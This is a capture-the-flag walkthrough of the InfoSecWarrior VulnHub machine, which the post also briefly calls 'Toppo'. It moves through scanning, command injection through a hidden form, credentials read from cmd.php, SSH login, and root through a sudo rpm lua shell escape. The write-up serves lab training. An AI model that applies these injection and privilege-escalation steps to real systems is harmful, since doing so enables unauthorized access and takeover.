InfoSecWarrior CTF 2020: 01

Today, we'll be looking at the Toppo machine on vulnhub.
You can download the machine here.

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A -p- 192.168.56.107
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-28 08:02 EET
Nmap scan report for 192.168.56.107
Host is up (0.00042s latency).
Not shown: 65359 filtered tcp ports (no-response), 174 filtered tcp ports (host-prohibited)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 2fb3a5cde51433a1823bdd5a5ed75936 (DSA)
|_  2048 2db4152836d8b54e18818eaf3ee4dec1 (RSA)
80/tcp open  http    Apache httpd 2.2.15 ((CentOS))
|_http-server-header: Apache/2.2.15 (CentOS)
|_http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods:
|_  Potentially risky methods: TRACE
MAC Address: 08:00:27:D4:37:EB (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.56.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.88 seconds
```

The machine is running only http and ssh.

Let's run dirb for directory enumeration.


```
dirb http://192.168.56.107
```

```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.107/ ----
+ http://192.168.56.107/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.107/sitemap.xml (CODE:200|SIZE:292)
==> DIRECTORY: http://192.168.56.107/wordpress/
```

We can see that it's running wordpress.


But when we open it, we get a database connectin error.




Error establishing a database connection

From the dirb scan, we see that we have a sitemap.xml.


Let's check it.



Let's try to open **index.htnl**.




If we inpsect the source code of the web page, we see there's a hidden form.




Let's make unhidden.

We need to remove the **hidden** option and change the method to **POST** instead of **GET**.



The form is propably vulnerable to command injection.

Let's run the command **id**.



We can view the content of the file **cmd.php** as it may have credentials of the user we are executing the commands as.

```
cat cmd.php
```

```
$user="isw0";
$pass="123456789blabla";

?>
```

Now, let's ssh into the machine.
We got in!

```
┌──(root㉿kali)-[~]
└─# ssh isw0@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established
RSA key fingerprint is SHA256:rNHlcfJ22Jb4j6wQvLvKK/+tc9khM8tM3yq9yDiz6dQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.107' (RSA) to the list of known hosts.
isw0@192.168.56.107's password:
Last login: Mon Feb 17 13:56:07 2020 from 192.168.56.1
[isw0@InfosecWarrior ~]$
```

Now, let's perform local enumeration.

Using `sudo -l`, we see that we can run multiple commands with sudo.
Let's open up gtfobins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo rpm --eval '%{lua:os.execute("/bin/sh")}'
```

Running that, we become root!

```
[isw0@InfosecWarrior ~]$ sudo rpm --eval '%{lua:os.execute("/bin/sh")}'
[sudo] password for isw0:
sh-4.1# whoami
root
sh-4.1# cd /root
sh-4.1# ls
anaconda-ks.cfg  Armour.sh  flag.txt  install.log  install.log.syslog
sh-4.1# cat flag.txt
fc9c6eb6265921315e7c70aebd22af7e
sh-4.1#
```